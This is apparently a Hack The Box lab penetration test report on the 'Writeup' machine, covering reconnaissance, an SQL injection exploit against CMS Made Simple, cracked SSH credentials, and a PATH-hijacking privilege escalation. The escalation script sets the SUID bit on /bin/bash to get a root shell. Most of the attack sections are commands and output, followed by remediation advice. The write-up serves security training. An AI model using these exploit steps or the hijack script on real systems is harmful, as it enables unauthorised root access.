Hack The Box Penetration Test Report

Machine Name: HTB-Writeup

Author: Prince.

Severity: Critical

Date: 2nd June 2025

Table of Contents

1. Executive Summary

A security assessment of the Writeup machine revealed critical vulnerabilities that led to full system compromise. The target hosted a Content Management System (CMS) affected by a SQL injection vulnerability, which allowed an attacker to retrieve valid user credentials and gain unauthorised access.

Further privilege escalation was achieved through a misconfiguration where the compromised user was part of a non-standard group with write access to a directory included in the system's PATH. This enabled a PATH hijacking attack, resulting in root-level access.

These issues underscore the risks associated with inadequate input validation and improper system configuration. In a production environment, such weaknesses could be exploited to gain complete control over the system and access sensitive data.

2. Risk Rating

Vulnerability	Description	Likelihood	Impact	Risk Level
SQL Injection in CMS	The web application fails to properly sanitize user input, allowing an attacker to extract credentials from the backend database.	High	High	**Critical**
Weak Authentication Mechanism	Retrieved credentials from the SQL injection enable unauthorized access to the system.	Medium	High	**High**
PATH Hijacking via Group Misconfiguration	The compromised user is part of a group with write access to a directory listed in the system's `PATH`, allowing privilege escalation to root.	High	High	**Critical**
Excessive Group Permissions	A non-standard user group is granted write access to sensitive directories, violating the principle of least privilege.	Medium	Medium	**High**

3. Methodology

- **Reconnaissance**: An initial Nmap scan revealed port 80 (HTTP) open, indicating the presence of a web server hosting a CMS-based application. A review of the HTTP response and content structure suggested the use of the CMS Made Simple platform. No other significant ports or services were identified at this stage.
- **Enumeration**: Further enumeration of the web application, including source code analysis and parameter inspection, led to the identification of a SQL injection vulnerability in a login-related endpoint. Manual testing confirmed that the input was not properly sanitised, enabling database extraction. Valid user credentials were obtained through this method.
- **Exploitation and Privilege Escalation**: Using the retrieved credentials, access was gained to the target system. Post-exploitation enumeration revealed that the user belonged to a custom group with write permissions to a directory present in the system's PATH. By placing a malicious binary in this writable directory, a PATH hijacking attack was successfully executed. This resulted in privilege escalation to the root user.
- **Conclusion**: The target was compromised through a combination of a SQL injection vulnerability and insecure system configuration. The exploitation chain demonstrated the impact of weak input validation and improper privilege assignments. Remediation efforts should focus on securing web inputs, enforcing least privilege principles, and tightening environment variable configurations to mitigate such risks.

4. Target Information

- IP Address: 10.10.10.138
- Machine Name: HTB-Writeup
- Operating System: Linux


5. Reconnaissance

Command Used:

```
sudo nmap -sV -sC -T4 10.10.10.138
```

Open Ports:

- 22/tcp - SSH (OpenSSH 9.2p1 Debian 2+deb12u1)
- 80/tcp - HTTP (Apache httpd 2.4.25)



```
┌─[user@parrot]─[~/Desktop]
└──╼ $sudo nmap -sV -sC -T4 10.10.10.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-20 09:27 UTC
Nmap scan report for 10.10.10.138
Host is up (0.58s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey: 
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry 
|_/writeup/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

6. Enumeration

- The target system was hosting a web server on port 80 (HTTP), accessible at:

```
http://10.10.10.138
```

- Manual browsing identified a potentially interesting directory:

```
http://10.10.10.138/writeup/
```

- Page source analysis revealed a reference to CMS Made Simple, indicated by the following line:

```
CMS Made Simple is 2004 - 2019
```

- The presence of CMS Made Simple suggested the possibility of known public vulnerabilities.
- A vulnerability search was conducted using Searchsploit:

```
searchsploit "CMS Made Simple"
```

An exploit with ID 46635 was identified: CMS Made Simple < 2.2.10 - SQL Injection (Authenticated).

- The relevant exploit was downloaded using:

```
searchsploit -m 46635.py
```

- This confirmed a likely path for exploitation via an SQL injection vulnerability in the CMS platform, which was further leveraged in the exploitation phase.

7. Exploitation

Initial access to the target system was obtained by exploiting a known SQL injection vulnerability in CMS Made Simple, identified via source code analysis and confirmed using an exploit script (ExploitDB ID: 46635). The CMS version in use was found to be vulnerable to an authenticated SQL injection, which allowed extraction of user credentials from the backend database.

The exploit was executed using a Python script, resulting in the retrieval of a password hash and salt. These credentials were subsequently cracked using Hashcat to reveal the plaintext password of a system user. With valid SSH credentials obtained, the attacker was able to establish a remote shell with user-level access.

Steps to Reproduce

- Execute the SQL injection exploit:

```
python3 46635.py -u http://10.10.10.138/writeup -t 7.0 -d 0.2
```


- The script extracted the following credentials:

```
Username: jkr
Hash format: md5(password + salt)
Cracked password: raykayjay9
```

- Establish an SSH session with the retrieved credentials:

```
ssh jkr@10.10.10.138
Password: raykayjay9
```

- Upon successful login, user-level access to the target system was confirmed.



```
┌─[user@parrot]─[~/Desktop]
└──╼ $ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ED25519 key fingerprint is SHA256:TRwEhcL3WcCSS2iITDucAKYtASZxNYORzfYzuJlPvN4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ED25519) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$ whoami
jkr
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(d
ip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$ 
```

8. Privilege Escalation

Privilege escalation was achieved by leveraging an insecure configuration on the target system. The user jkr was found to be part of a non-default group that had write permissions to a directory (/usr/local/bin) present in the system's $PATH. This allowed for path hijacking, whereby a malicious script was created to override a system binary (run-parts) expected to be executed by a privileged process.

By replacing run-parts with a custom script that sets the SUID bit on /bin/bash, a root shell was made accessible using the -p flag in Bash.

Steps to Reproduce

- Create a malicious script on the target system:

```
echo '#!/bin/bash' > /usr/local/bin/run-parts
echo 'chmod +s /bin/bash' >> /usr/local/bin/run-parts
echo 'echo "SUID bit set on /bin/bash!"' >> /usr/local/bin/run-parts
chmod +x /usr/local/bin/run-parts
```


- Reconnect to the target via SSH:

```
ssh jkr@10.10.10.138
```

- Invoke the Bash shell with elevated privileges:

```
/bin/bash -p
```

- Root access was successfully obtained, confirming that the path hijacking techniques led to privileges escalation due to improper permission settings in critical directories.



```
┌─[user@parrot]─[~/Desktop]
└──╼ $ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
SUID bit set on /bin/bash!

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 24 05:17:52 2025 from 10.10.16.3
-bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) egid=0(root) groups=0(root),24(cdrom),2
5(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev),1000(jkr
)
bash-4.4# ls
user.txt
bash-4.4# cd /
bash-4.4# ls
bin   etc          initrd.img.old  lost+found  opt   run   sys  var
```

9. Remediation Recommendation


- Apply all available security updates to the CMS Made Simple application to address known vulnerabilities, including the SQL injection flaw used in the initial compromise.
- Enforce the principle of least privilege by reviewing group memberships and removing unnecessary write permissions to system directories such as /usr/local/bin.
- Validate and sanitise all user inputs on the web application to mitigate injection-based attacks.
- Implement strong password hashing algorithims (e.g., bcrypt or Argon2) and enforce secure password storage practices to prevent credential compromise.
- Use intrusion detection and prevention mechanisms such as Web Application Firewalls (WAF) to detect and block malicious payloads targeting known CMS vulnerabilities.
- Conduct regular permission audits and ensure that sensitive paths in the system's $PATH variable are owned and writable only by trusted users.
- Establish a patch management program and routine vulnerability assessments to ensure timely remediation of security flaws across the infrastructure.

10. Conclusion

The Writeup machine was compromised through an SQL injection vulnerability in a web-facing CMS Made Simple instance, which allowed an attacker to extract and crack user credentials. Misconfigured permissions on critical directories in the system's executable path enabled privilege escalation via path hijacking. This attack chain demonstrates the risks associated with outdated software, improper access controls, and weak credential management. Regular software updates, permission hardening, and secure coding practices are essential to minimise the attack surface and prevent similar breaches in real-world environments.


11. Proof of Access (Flags Captured)

- **User.txt**



```
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
[redacted]
```

- **Root.txt**



```
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 24 05:17:52 2025 from 10.10.16.3
-bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) egid=0(root) groups=0(root),24(cdrom),2
5(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev),1000(jkr
)
bash-4.4# ls
user.txt
bash-4.4# cd /
bash-4.4# ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
bash-4.4# cd root
bash-4.4# ls
bin  root.txt
bash-4.4# cat root.txt
[redacted]
bash-4.4# 
```